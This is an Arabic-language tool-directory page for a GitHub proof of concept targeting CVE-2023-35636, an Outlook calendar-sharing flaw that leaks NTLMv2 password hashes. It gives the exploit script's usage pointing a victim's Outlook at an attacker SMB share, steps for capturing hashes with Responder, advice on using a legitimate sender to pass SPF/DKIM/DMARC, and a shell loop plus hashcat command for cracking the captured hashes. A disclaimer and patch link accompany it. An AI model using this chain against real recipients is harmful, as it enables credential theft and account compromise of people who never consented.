
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2023-35636 — ثغرة الكشف عن المعلومات في Microsoft Outlook (تسريب هاش كلمة المرور) - Expect Script POC | Kitploit
أدوات/GitHubGitHub/duy-31/cve-2023-35636
هجمات كلمات المرورتحليل الثغرات الأمنيةالاستغلالتسريب البياناتالتعلم والتعليمأمان البريد الإلكتروني
GitHubduy-31/cve-2023-35636

CVE-2023-35636

ثغرة الكشف عن المعلومات في Microsoft Outlook (تسريب هاش كلمة المرور) - Expect Script POC

عرض المستودع
43632منذ 2 سنواتتمت المراجعة من قبل Kitploit
مشاركة

CVE-2023-35636

ثغرة إفصاح معلومات في Microsoft Outlook (تسريب تجزئة كلمة المرور) - برنامج Expect النصي لإثبات المفهوم

CVE-2023-35636 هو استغلال لوظيفة مشاركة التقويم في Microsoft Outlook، حيث تؤدي إضافة ترويسين إلى بريد إلكتروني إلى توجيه Outlook لمشاركة المحتوى والتواصل مع جهاز مخصص، مما يخلق فرصة لاعتراض تجزئة NTLM v2.

  • قم بتشغيل أداة Responder مع تفعيل خادم SMB

image


  • أرسل بريدًا إلكترونيًا وانتظر (يجب أن يسمح جدار الحماية لدى مستلم البريد بمرور حركة مرور SMB (المنفذ 445))

usage: ./cve-2023-35636.sh mx.fqdn port email_sender email_recipient smb_share

./cve-2023-35636.sh mail.mydomain.com 25 [email protected] [email protected] \\\\x.x.x.x\\mycalendar.ics (dont forget all the \)
image

ملاحظات: chmod +x cve-2023-35636.sh

يتطلب تطبيق Expect

يتطلب عنوان IP مرسل شرعي وبريدًا إلكترونيًا مرسلًا شرعيًا (لاجتياز SPF وDKIM وDMARC)


  • إذا نقر المستلم على أيقونة التقويم الصغيرة .. انفجار! يتم إرسال عنوان IP/المستخدم (نص صريح) وتجزئة كلمة المرور (NTLM-v2-SSP) إلى عنوان IP الخاص بـ Responder الخاص بك

image

image

  • يمكنك بعد ذلك محاولة كسر كلمة المرور باستخدام hashcat أو John the Ripper

for user in strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'

do

echo "[*] search for: $user";

strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 | head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt

done

hashcat -a 0 -m 5600 ntlm-hashes.txt rockyou.txt -o cracked.txt -O


يعود الفضل إلى: https://www.varonis.com/blog/outlook-vulnerability-new-ways-to-leak-ntlm-hashes

حل بديل/إصلاح: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-35636


لمزيد عني ;) https://www.linkedin.com/in/duy-huan-bui/

⚠️ إخلاء مسؤولية: مهم: هذا البرنامج النصي مُقدَّم لأغراض تعليمية واختبار أخلاقي والاستخدام القانوني فقط. لا تستخدمه على أي نظام أو شبكة دون إذن صريح. الوصول غير المصرح به إلى أنظمة الكمبيوتر والشبكات غير قانوني، ويتعرض المستخدمون الذين يُضبطون وهم يقومون بأنشطة غير مصرح بها لإجراءات قانونية. المؤلف غير مسؤول عن أي ضرر ناتج عن إساءة استخدام هذا البرنامج النصي.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →